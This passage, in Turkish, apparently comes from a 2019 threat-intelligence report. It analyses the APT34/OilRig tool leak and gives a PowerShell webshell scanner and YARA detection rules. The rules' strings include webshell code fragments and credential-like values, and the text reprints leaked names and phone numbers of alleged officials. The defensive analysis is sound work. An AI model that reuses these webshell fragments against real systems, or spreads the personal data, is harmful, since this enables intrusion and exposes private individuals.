

SİBER TEHDİT DURUM RAPORU

NİSAN-HAZİRAN 2019

**SORUMSUZLUK VE FİKRİ MÜLKİYET HAKKI BEYANI**

İşbu eserde/internet sitesinde yer alan veriler/bilgiler ticari amaçlı olmayıp tamamen kamuyu bilgilendirmek amacıyla yayımlanan içeriklerdir. Bu eser/internet sitesinde bulunan veriler/bilgiler tavsiye, reklam ya da iş geliştirme amacına yönelik değildir. STM Savunma Teknolojileri Mühendislik ve Ticaret A.Ş. işbu eserde/internet sitesinde sunulan verilerin/bilgilerin içeriği, güncelliği ya da doğruluğu konusunda herhangi bir taahhüde girmemekte, kullanıcı veya üçüncü kişilerin bu eserde/internet sitesinde yer alan verilere/bilgilere dayanarak gerçekleştirecekleri eylemlerden ötürü sorumluluk kabul etmemektedir. Bu eserde/internet sitesinde yer alan bilgilerin her türlü hakkı STM Savunma Teknolojileri Mühendislik ve Ticaret A.Ş.'ye ve/veya eserde atıf yapılan kişi ve kurumlara aittir. Yazılı izin olmaksızın eserde/internet sitesinde yer alan bilgi, yazı, ifadenin bir kısmı veya tamamı, herhangi bir ortamda hiçbir şekilde yayımlanamaz, çoğaltılamaz, işlenemez.



İÇİNDEKİLER

Sorumsuzluk ve Fikri Mülkiyet Hakkı Beyanı.....	2
GİRİŞ	4
SİBER TEHDİT İSTİHBARATI	5
1. Apt34 OILRIG Analiz Raporu	5
2. Viceleaker Saldırı İncelemesi	13
3. Dark Web: Yalnızca Tor Değil	14
SİBER SALDIRILAR	16
4. Whatsapp Zafiyeti.....	16
5. Nam-Po-Hyu Zararlısı	17
6. CVE-2019-078 Bluekeep Zafiyeti	18
ZARARLI YAZILIM ANALİZİ	20
7. Muddywater Apt Grubu Analizi.....	20
8. Ukrayna Seçimleri Sonrası Yayılan MS-Word Zararlısı.....	25
9. Güncel Mobil Zararlı Yazılımı İnceleme Raporu	26
10. Emotet Zararlısı İnceleme Raporu	29
TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK	32
11. Bilgisayarlı Tomografi Sonuçlarının Derin Öğrenme İle Değiştirilmesi.....	32
12. Blokzinciri Gizli Anahtarları ve Rasgelelik	33
13. Boeing 737 Max ve Uçuşa Yazılım Müdahalesi	34
DÖNEM İNCELEME KONUSU	36
14. Kurumsal Zafiyet ve Risk Yönetimi	36
KAYNAKÇA	43

GİRİŞ

Geçtiğimiz üç ayda dikkat çeken gelişmeler sırasıyla yeni bir saldırı trendi olan sponsorlu reklamlar, sahte uygulamalar, kritik zafiyetler ve APT grubu saldırıları oldu. Sponsorlu reklamlar ve sahte uygulamaların yeni bir saldırı trendi oluşturacağına yönelik öngörülerimizi önceki dönem raporlarımızda paylaşmıştık. Bu dönem raporumuzda mevcut saldırı trendleri arasından seçtiğimiz zararlı yazılımlar, APT grubu aktiviteleri, teknolojik gelişmeler ve siber tehditler konularını bulabilirsiniz.

APT saldırı grupları kullandıkları yöntemler ve hedef aldıkları kitlelerle her dönem dikkat çeken tehditler arasında yer almaktadır. Son dönemde adından sıklıkla söz ettiren ve İran asıllı olduğu düşünülen APT34 ve OilRig gruplarının saldırı faaliyetlerinde kullandıkları zararlı yazılımlar ve bazı araçlar sızdırılmıştır. Ayrıca grup aktörlerinden bazıları İran İstihbarat Bakanlığının yaptığını iddia ettiği operasyonlara ait hazırlık ve saldırı sonuç bilgilerini paylaşmıştır. Saldırlara ait detayları, sızdırılan verilerden elde edilen IOC bilgilerini ve alınabilecek önemler ile saldırı tespitinde kullanılacak yöntemleri APT34 OILRIG analizimizde incelenmektedir.

Anonimliğin ve yasa dışı faaliyetlerin görece daha yüksek olduğu Dark Web, siber güvenlik araştırmacılarının her zaman dikkat odağında yer almıştır. Dark Web siber tehdit istihbarat çalışmalarında kullanılan önemli bir kaynaktır. Bu konuda bilinenin aksine analiz süreçlerinde TOR'a ek olarak I2P ile Freenet gibi projelerden de faydalanılması gerekmektedir. Araştırma ve analiz çalışmalarının zenginleştirilmesiyle ilgili detayları Dark Web analizimizde bulabilirsiniz.

MS-17-010 zafiyeti üzerinden yayılan ve geçtiğimiz yıllarda küresel bir problem haline gelen fidyeci yazılımların (ransomware) gelişimi devam etmekte. Farklı saldırı kampanyalarında kullanılmak üzere birçok varyantı olan fidyeci zararlı yazılım familyasına bir yenisini daha ekledi. Nam-po-hyu olarak tanımlanan fidye zararlı yazılımının MegaLocker zararlısından türetildiği düşünülürken zararlılığının hem MAC hem de PC kullanıcılarını etkilediği dikkat çekiyor. Geçtiğimiz üç aylık dönemde MS-17-010'a benzer bir zafiyet keşfedildi, CVE-2019-0708 kodlu zafiyetin Microsoft RDP servisinde kimlik doğrulama gerektirmeden yetkisiz erişime olanak sağlaması akıllara MS-17-010 ile oluşan fidyeci zararlı yazılım dalgasının yeniden ortaya çıkma ihtimalini getiriyor. Zafiyete yönelik detaylı inceleme, tespit ve kontrol önerilerini Bluekeep isimli analizimizde bulabilirsiniz.

Mobil zararlı yazılımlar gün geçtikçe daha kritik sorunlara neden oluyor, geçtiğimiz günlerde keşfedilen WhatsApp zafiyetinin istismar edilerek mobil cihazlara casus yazılım yüklenebildiği ortaya çıktı. Arama özelliğinde oluşan bir hatadan kaynaklanan zafiyetin telefonlara gelen sesli arama çağrıları üzerinden çalıştığı açıklanırken, zafiyetin sömürülmesi için çağrının yanıtlanma gereksiniminin olmaması oldukça dikkat çekti. Zararlı casus yazılımın kullanıcıların e-posta, WhatsApp, kamera ve mikrofonları tarafından kullanılan veri ve kaynaklara erişebildiği tespit

edilirken, zararlı yazılımın İsrail asıllı bir grup tarafından üretildiği ve belli bir kitleyi hedeflediği ortaya çıktı.

Mobil alandaki riskler yalnızca WhatsApp zafiyetiyle sınırlı değil, trend haline gelen sponsorlu ve sahte uygulamalar mobil kullanıcılara tehlike saçmaya devam ediyor. Sahte bankacılık uygulamalarının son üç aylık dönemde Ramazan bayramı temasıyla kullanıcıları aldatmaya çalıştığı tespit edilirken, ViceLeaker gibi saldırı kampanyalarının da uzun yıllardır sürdüğü ortaya çıktı. Uygulama mağazasında bulunan güncel sahte bankacılık uygulamalarını ve mobil saldırı kampanya analizlerini bu dönem raporumuzda bulabilirsiniz.

Mobil işletim sistemlerine yönelik sahte uygulamalar artış gösterirken PC ve MAC işletim sistemlerine yönelik ortalama saldırıları dikkat çekiyor. Küresel çapta hedef odaklı saldırılarda kullanılan ve EMOTET olarak adlandırılan zararlı yazılımın Türk kullanıcıları da hedeflediği tespit edildi. Ayrıca, MuddyWater isimli APT grubunun birçok Ortadoğu ve Orta Asya ülkesini hedef alan ortalama saldırıları düzenlemesi ve Ukrayna seçimleri sonrasında yayılan MS-Word zararlısının da ortak payda olarak ortalama saldırılarını kullanması zararlı yazılım ortalama saldırılarının hedef odaklı olarak devam ettiğini gösteriyor.

Dijital sağlık teknolojileri günden güne gelişerek teşhis, tedavi ve süreç takibi konularında oldukça faydalı çözümlere temel olmaktadır. Üretilen teknolojinin güvenlik alanında değerlendirilmesi sağlık teknolojilerinin gelişimi, hasta sağlığının korunması ve iyileştirilmesi konularında kritik öneme sahiptir. Yakın zamanda gerçekleştirilen bir araştırma ile bilgisayarlı tomografi sonuçlarının derin öğrenme ve ortadaki adam saldırıları ile manipüle edilebildiği ortaya çıktı. Manipülasyon sayesinde hasta olmayan bir bireyin hasta olarak değerlendirilmesi veya hasta olan bir bireyin hasta olarak değerlendirilmemesi sağlanabiliyor ve bu da riskin boyutunu gözler önüne seriyor. Yeni sağlık teknolojileri hastaya ve sağlık personeline kolaylık sağlamakla birlikte saldırı atak yüzeyini genişletmektedir. Bu husus sağlık sektöründe siber güvenliğin kritikliğini bir kez daha işaret etmektedir.

Boeing, 737 Max modeli ile uçak dünyasına yeni bir bakış açısı getirmişti, fakat buradaki heyecan iki 737 Max'in beş ay arayla düşmesiyle kısa sürede yerini araştırma çalışmalarına bıraktı. Uçakların düşüş sebepleri arasında tasarım, yazılım ve eğitim gibi konular ön plana çıkıyor. Bu bağlamda kritik yazılım sorunları ve yazılım geliştirme süreçlerinde uygulanan yöntemler, özellikle de güvenli yazılım geliştirme hususu tartışma konusu oldu.

Bu dönem raporumuzun inceleme konusu olarak STM Siber Güvenlik Ar-Ge Grubumuzun da üzerinde çalıştığı kurumsal zafiyet yönetimi konusunu aldık. "Kurumsal Zafiyet ve Risk Yönetimi" isimli makalemizi "Dönem İnceleme Konusu" başlığı altında bulabilirsiniz. Bu kapsamda STM tarafından geliştirilen CydecSys™ (Siber Güvenlik Karar Destek Sistemi) yazılımının kurumsal zafiyet ve risk yönetimine sağladığı katkılar da ele alınmaktadır.

SİBER TEHDİT İSTİHBARATI

Bu kısımda STM Siber Füzyon Merkezimizdeki analistler tarafından yapılan mevcut ve öngörülen siber saldırı, zararlı yazılım ve sıfıncı gün açıklıklarına yönelik tehdit analizlerinin sonuçları verilmektedir.

1. APT34 OilRIG Analiz Raporu

17 Nisan 2019 tarihinde, özel bir Telegram kanalı aracılığıyla, APT34 (OilRIG) tehdit aktörleri tarafından kullanılan bir takım araçlar ve Poison Frog adı verilen zararlı yazılım kodları sızdırılmıştır. Aktörlerin “dudakları dikildi” anlamına gelen “Labdookhtegan” takma adını kullandıkları görülmüştür. İlgili kanalda yayınlanan gönderilerde sızdırılan araçların ve zararlı kaynak kodlarının nasıl elde edildikleri açıklanmamıştır. Fakat kullanılan Web Shell, IP ve sunucu adresleri, zararlı yazılımlara ait kaynak kodlar ve bu operasyonları gerçekleştiren aktörlere ait bilgiler paylaşılmıştır.

Sızdırılan 185.15.247.140 IP adresinde yer alan sunucunun SeaTurtle saldırı aktörleri tarafından daha önceki saldırılarında kullanıldığı, aynı zamanda bu sunucunun OilRIG grubu tarafından benzer amaçla DNS Hijacking saldırısı için de kullanıldığı görülmüştür. Sızdırılan zararlı yazılımlar arasında ağ kimlik bilgilerini toplamak için kullanılan Powershell betikleri yer almaktadır. İlgili Powershell zararlıları enfekte cihazlara ait trafiği bir web vekil sunucusu (proxy) gibi davranarak myleftheart[.]com (saldırılar gerçekleştiği anda kullanıldığı düşünülen IP adresi-185.121.139.149) adresine yönlendirmektedir. Aktörlerin bu saldırılarda genellikle Powershell betikleri, web shell zararlıları ve WMI sorguları kullandıkları görülmüştür.

1.1. Telegram Grubu İncelemesi

Labdookhtegan isimli kullanıcı, İran İstihbarat Bakanlığının yaptığını iddia ettiği operasyonlara dair bilgileri, kaynak kodlarını, bakanlık yöneticilerinin kişisel bilgilerini ve sızılan kurumların bilgilerini paylaşmıştır.

İlgili kanalda paylaşılan bilgiler yandaki şekillerde yer almaktadır.



لب دوختگان | Lab Dookhtegan | Read My Lips

754 edited 8:41:56 PM

We are exposing here the cyber tools (APT34 / OILRIG) that the ruthless Iranian Ministry of Intelligence has been using against Iran's neighboring countries, including names of the cruel managers, and information about the activities and the goals of these cyber-attacks. We hope that other Iranian citizens will act for exposing this regime's real ugly face!

Şekil 1: Kullanıcının bakanlığı ve yöneticileri sorumlu tutması.



لب دوختگان | Lab Dookhtegan | Read My Lips

745 edited 9:29:13 PM



posion frog.zip 24 KB
Download

Poison Frog (Similar to Glimpse) – panel, server side and powershell agent (communicates over DNS and HTTP) – all written and used by the group

Şekil 2: Kullanılan zararlıların kaynak kodlarının yayınlanması.



لب دوختگان | Lab Dookhtegan | Read My Lips

745 edited 9:29:13 PM



posion frog.zip 24 KB
Download

Poison Frog (Similar to Glimpse) – panel, server side and powershell agent (communicates over DNS and HTTP) – all written and used by the group



لب دوختگان | Lab Dookhtegan | Read My Lips

749 edited 9:36:08 PM



webshells.csv 9 KB
Save file

در دومین های مختلف در کشورها تعداد 120 از webshell URLs در سراسر جهان

120 webshell URLs in variety of domains in countries around the world

Şekil 3: Zararlıların ve etkilenen kurumların bilgilerinin yayımlanması.



لب دوختگان | Lab Dookhtegan | Read My Lips

688 9:48:24 PM


Cruel Iranian Ministry of Intelligence managers
اسامی مسئولین مربوطه سنگدل وزارت اطلاعات

Haj ali heydari - حاج علی حیدری
989108996860


Haj hossein bahrami - حاج حسین بهرامی
989121095380

Haj hassan - حاج حسن
989109116493
989121115288


Şekil 4: Çalışanların kimlik bilgilerinin paylaşılması.




Şekil 5: Sızılan kurumların bilgilerinin paylaşılması.



Şekil 6: Komuta kontrol sunucu bilgilerinin paylaşılması.




Şekil 7: Komuta kontrol sunucu IP adreslerinin paylaşılması.



Şekil 8: Kullanıcının Twitter hesabı.

1.2. Saldırı İncelemesi

Bahsi geçen OilRIG siber saldırı grubunun, web uygulamalarında bulunan SQL enjeksiyon zafiyetinin sömürülmesiyle veri tabanlarında bulunan kullanıcı adları ve parola gibi birçok veriyi elde ettiği görülmektedir (Şekil-9). Bunun yanı sıra, ele geçirdikleri kurum sunucularından dış dünyaya açık olan web sunucularına web shell yüklediği, yüklenen bu web shell aracılığıyla çeşitli komutların çalıştırıldığı tespit edilmiştir. Saldırganların ele geçirdikleri sunucular üzerinden kurumların iç ağlarına yayıdıkları ve domain kullanıcılarının parolalarını elde edildiği de tespit edilmiştir.



Şekil 9: Saldırıya uğrayan kurumun kullanıcı adı ve parola bilgisi.

Bahsi geçen saldırılarda kullanılan ve ifşa edilen siber saldırı araçları (Şekil-10):

- Glimpse (BondUpdater diye adlandırılan powershell tabanlı truva atının yeni sürümü)
- PoisonFrog (BondUpdater diye adlandırılan Truva atının eski sürümü)
- HyperShell (TwoFace diye adlandırılan web shell)

- HighShell
- Fox Panel (ortalama saldırı kiti)
- Webmask (DNS Hijacking)

Name	Date modified	Type
FoxPanel222	3/15/2019 3:47 PM	File folder
HighShell	3/16/2019 6:49 PM	File folder
HyperShell	3/18/2019 6:48 PM	File folder
MinionProject	3/19/2019 2:09 AM	File folder

Şekil 10: Kullanılan web shell örnekleri.



Bahsi geçen saldırılarda ele geçirilen ve ifşa edilen kurumlara ait verilerin, “Anonfile” diye adlandırılan platform üzerinden paylaşıldığı tespit edilmiştir. (Şekil-11)

Şekil 11: Kurumlara ait verilerin ifşa edildiği platform.

1.3. Alınabilecek Önlemler ve Olası Saldırı Tespiti Yöntemi

Bahsi geçen saldırılarda kullanılan tekniklerin incelenmesi sonucunda oluşturulan saldırı tespit yöntemleri paylaşılmıştır.

1.3.1. Zararlı Web Shell Tespit Powershell Kodu

```

1. function Invoke-StringSearch {
2.
3.     <#
4.     .SYNOPSIS
5.         Yara benzeri zararlı string aramada kullanılmak için tasarlanmıştır.
6.     .DESCRIPTION
7.         Signatures.txt dosyasında zararlı olarak belirtilen kelimeleri verilen
8.         yol altındaki tüm dosyalarda arar ve çıktı verir.
9.     .PARAMETER Path
10.        Arama yapılmak istenen dizin
11.     .PARAMETER Signatures
12.        Zararlı fonksiyonların adlarını ve aranması istenen diğer kelimeleri
13.        içeren dosya yolu (Varsayılan = signatures.txt)
14.     .Parameter Malicious
15.        Sadece zararlı olarak tespit edilen dosyaları ekrana yazdırma opsiyonu
16.     .Parameter Benign
17.        Sadece zararsız olarak tespit edilen dosyaları ekrana yazdırma opsiyonu
18.     .EXAMPLE
19.         Invoke-StringSearch -Path c:\inetpub
20.     .EXAMPLE
21.         Invoke-StringSearch -Path c:\inetpub -Signatures c:\users\public\signatures.txt
22.     .EXAMPLE
23.         Invoke-StringSearch -Path c:\inetpub -Malicious
24.     #>
25.
26.
27.     [CmdletBinding()]
28.     param(

```

```
29. [Parameter(Position=0,mandatory=$true)]
30. [string] $Path,
31. [string] $Signatures,
32. [switch] $Malicious,
33. [switch] $Benign
34. )
35.
36.
37. $StartTime = $(get-date)
38.
39.
40. if ($Signatures){
41.     $signature_filepath = $Signatures
42. }
43. else{
44.     $signature_filepath = "signatures.txt"
45. }
46.
47. try{
48.     $signature_content = Get-Content $signature_filepath -ErrorAction stop
49. }
50. catch{
51.     write-host "Error occured when reading signature file " $signature_filepath -ForegroundColor Yellow
52.     exit
53. }
54.
55. $files = Get-ChildItem $Path -Recurse -File | % {$_.FullName}
56.
57. $file_count = 0
58. $b_count = 0
59. $mal_count = 0
60. $err_count = 0
61.
62. foreach ($file in $files){
63.     $file_count = $file_count + 1
64.     try {
65.         $file_content = Get-Content $file -ErrorAction stop
66.         $keyword_counter = 0
67.         foreach ($line in $file_content)
68.         {
69.             foreach ($keyword in $signature_content){
70.                 if ($line.ToLower().contains($keyword.ToLower())){
71.                     $keyword_counter = $keyword_counter + 1
72.                 }
73.             }
74.         }
75.         if ($keyword_counter -gt 0){
76.             if ((-not $Malicious) -and (-not $Benign)){
77.                 Write-Host "[! MALICIOUS]`t" $file "contains" $keyword_counter "malicious keyword" -ForegroundColor Red
78.             }
79.             elseif ($Malicious) {
80.                 Write-Host "[! MALICIOUS]`t" $file "contains" $keyword_counter "malicious keyword" -ForegroundColor Red
81.             }
82.             $mal_count = $mal_count + 1
83.         }
84.         else {
85.             if ((-not $Malicious) -and (-not $Benign)){
86.                 Write-Host "[+ BENIGN ]`t" $file -ForegroundColor Green
87.             }
88.             elseif ($Benign) {
89.                 Write-Host "[+ BENIGN ]`t" $file -ForegroundColor Green
```

```

90.     }
91.     $b_count = $b_count + 1
92. }
93. }
94. catch {
95.     Write-Host "[- ERROR ]`t" $file -ForegroundColor Yellow
96.     $err_count = $err_count + 1
97.
98. }
99. }
100.
101. $elapsedTime = $(get-date) - $StartTime
102. $totalTime = "{0:HH:mm:ss}" -f ([datetime]$elapsedTime.Ticks)
103. Write-Host "`n"
104. Write-Host "Elapsed Time:`t" $totalTime
105. Write-Host "Scanned File:`t" $file_count
106. Write-Host "Malicious File:`t" $mal_count
107. Write-Host "Benign File:`t" $b_count
108. Write-Host "Error:`t" $err_count
109. Write-Host "`n"
110.
111. }

```

1.3.2. Zararlı Web Shell Tespit Powershell Kodunun Kullanımı

İlk olarak Tablo 2’de gösterilen zararlı fonksiyonlar, verilen Powershell kodunun bulunduğu dizine alt alta yazılarak **signatures.txt** olarak kaydedilmelidir. Bu işlemin ardından **InvokeStringsearch.ps1** dosyası **Import-Module** fonksiyonu ile kullanılmaya hazır hale getirilir. Bu aşamadan sonra taranması istenen en üst dizinle birlikte kod çalıştırılmalıdır. Kod verilen dizin altındaki tüm dizinleri gezerek arama yapmaktadır. Kod parçasının diğer parametreleri **get-help** fonksiyonu ile görüntülenebilir. Kod parçasının çalıştırılmasına dair ekran görüntüleri aşağıda görülebilir.

Not: Kod parçası “signatures.txt” dosyasındaki kelimelere göre arama yapmaktadır. Bu kelimeler zararlı olmayan dosyalarda da bulunabileceğinden kod parçası tarafından verilen çıktılar önce manuel olarak incelenmeli ve bu incelemeden sonra aksiyon alınmalıdır.

 Adım 1

```
PS D:\X\StringSearch> Import-Module .\Invoke-StringSearch.ps1 -force
PS D:\X\StringSearch> get-help Invoke-StringSearch

NAME
    Invoke-StringSearch

SYNOPSIS
    Yara benzeri zararlı string aramada kullanılmak için tasarlanmıştır.

SYNTAX
    Invoke-StringSearch [-Path] <String> [-Signatures <String>] [-Malicious] [-Design] [[CommonParameters]]

DESCRIPTION
    Signatures.txt dosyasında zararlı olarak belirtilen kelimeleri verilen
    yol altındaki tüm dosyalarla arar ve çıktı verir.

RELATED LINKS

REMARKS
    To see the examples, type: "get-help Invoke-StringSearch -examples".
    For more information, type: "get-help Invoke-StringSearch -detailed".
    For technical information, type: "get-help Invoke-StringSearch -full".
```

Sekil 12: Zararlı powershell tespit kod kullanımı adım 1.

 Adım 2

```
PS D:\x[StringSearch]> Invoke-StringSearch -Path D:\x\APT34-LeakCode\Webshells_and_Panel
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1.21p
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\index.html
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\css\main.css
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\css\util.css
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\HELP-US-OUT.txt
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\css\font-awesome.css
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\css\font-awesome.min.css
[+ DENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\fonts\fontawesome-webfont.eot
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\fonts\fontawesome-webfont.svg
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\fonts\fontawesome-webfont.ttf
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\fonts\fontawesome-webfont.woff
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\fonts\fontawesome-webfont.woff2
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\fonts\FontAwesome.otf
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\less\animated.less
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\less\bordered-pulled.less
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\less\core.less
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\less\fixed-width.less
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\less\font-awesome.less
[+ BENIGN ] D:\x\APT34-LeakCode\Webshells_and_Panel\FoxPanel222\Files\Login_v1\Login_v1\fonts\font-awesome-4.7.0\less\icons.less
```

Sekil 13: Zararlı powershell tespit kod kullanımı adım 2.

Tespit Çıktısı:

```
[* MALICIOUS] D:\x\APT34-LeakCode\Webshells_and_Panel\HyperShell\HyperShell\ShellLocal-Special1\HighShellServer.aspx contains 11 malicious keyword
[* MALICIOUS] D:\x\APT34-LeakCode\Webshells_and_Panel\HyperShell\HyperShell\ShellLocal-Special2\HighShellServer.aspx contains 11 malicious keyword
[* MALICIOUS] D:\x\APT34-LeakCode\Webshells_and_Panel\HyperShell\HyperShell\ShellLocal-Special2\HighShellServerFixed.aspx contains 11 malicious keyword
[* MALICIOUS] D:\x\APT34-LeakCode\Webshells_and_Panel\HyperShell\HyperShell\ShellLocal-Special2\HighShellServerFixed.aspx contains 21 malicious keyword
[* MALICIOUS] D:\x\APT34-LeakCode\Webshells_and_Panel\HyperShell\HyperShell\ShellLocal-Special3\HighShellLocal.aspx contains 21 malicious keyword
[* MALICIOUS] D:\x\APT34-LeakCode\Webshells_and_Panel\HyperShell\HyperShell\ShellLocal-Special3\HighShellServer.aspx contains 11 malicious keyword
[* MALICIOUS] D:\x\APT34-LeakCode\Webshells_and_Panel\HyperShell\HyperShell\ShellLocal-Special4\HighShellLocal.aspx contains 21 malicious keyword
[* MALICIOUS] D:\x\APT34-LeakCode\Webshells_and_Panel\HyperShell\HyperShell\ShellLocal-Special4\HighShellServer.aspx contains 11 malicious keyword
[* MALICIOUS] D:\x\APT34-LeakCode\Webshells_and_Panel\HyperShell\HyperShell\ShellLocalInner\error2-HighShellServer-Inner.aspx contains 11 malicious keyword
[* MALICIOUS] D:\x\APT34-LeakCode\Webshells_and_Panel\HyperShell\HyperShell\ShellLocalInner\HighShellServerInner.aspx contains 11 malicious keyword
```

Şekil 14: Kod kullanım sonrası elde edilen çıktı.

1.3.3. Zararlı Web Shell Tespit Yara Kodu

Aşağıda paylaşılan kod zararlı Web Shell'i tespit etme çalışmalarında kullanılabilir.

```
1. rule APT34_OilRig_HighShell {
2.   meta:
3.     description = "Detects APT34/OilRig HighShell"
4.     date = "18-04-2019"
5.     md5 = "888929f06cad62b38120c13d5800b978"
6.     sha256 = "f7ddb07500cde2d29c3b0a52d488d99b53cea8dabc31947a7e01e387c22ed183"
7.   strings:
8.     $s1 = "TmV3IFRpbWU=" ascii
9.     $s2 = "RnJvbSBUaGlzIEZpbGU=" ascii
10.    $s3 = "U2VydMvYPS47RGf0YWJhc2U9ZGI7VXNlciBJZD11c2VyO1Bhc3N3b3JkPXBhc3M=" ascii
11.    $s4 = "sdfewq@#$51234234DF@#$!@#$ASDF" ascii
12.    $s5 = "string netUse = exec(\"net use\");" ascii
13.   condition:
14.     ( filesize < 31KB and 1 of them )
15. }
16.
17. rule APT34_OilRig_error4 {
18.   meta:
19.     description = "Detects APT34/OilRig error4.aspx"
20.     date = "18-04-2019"
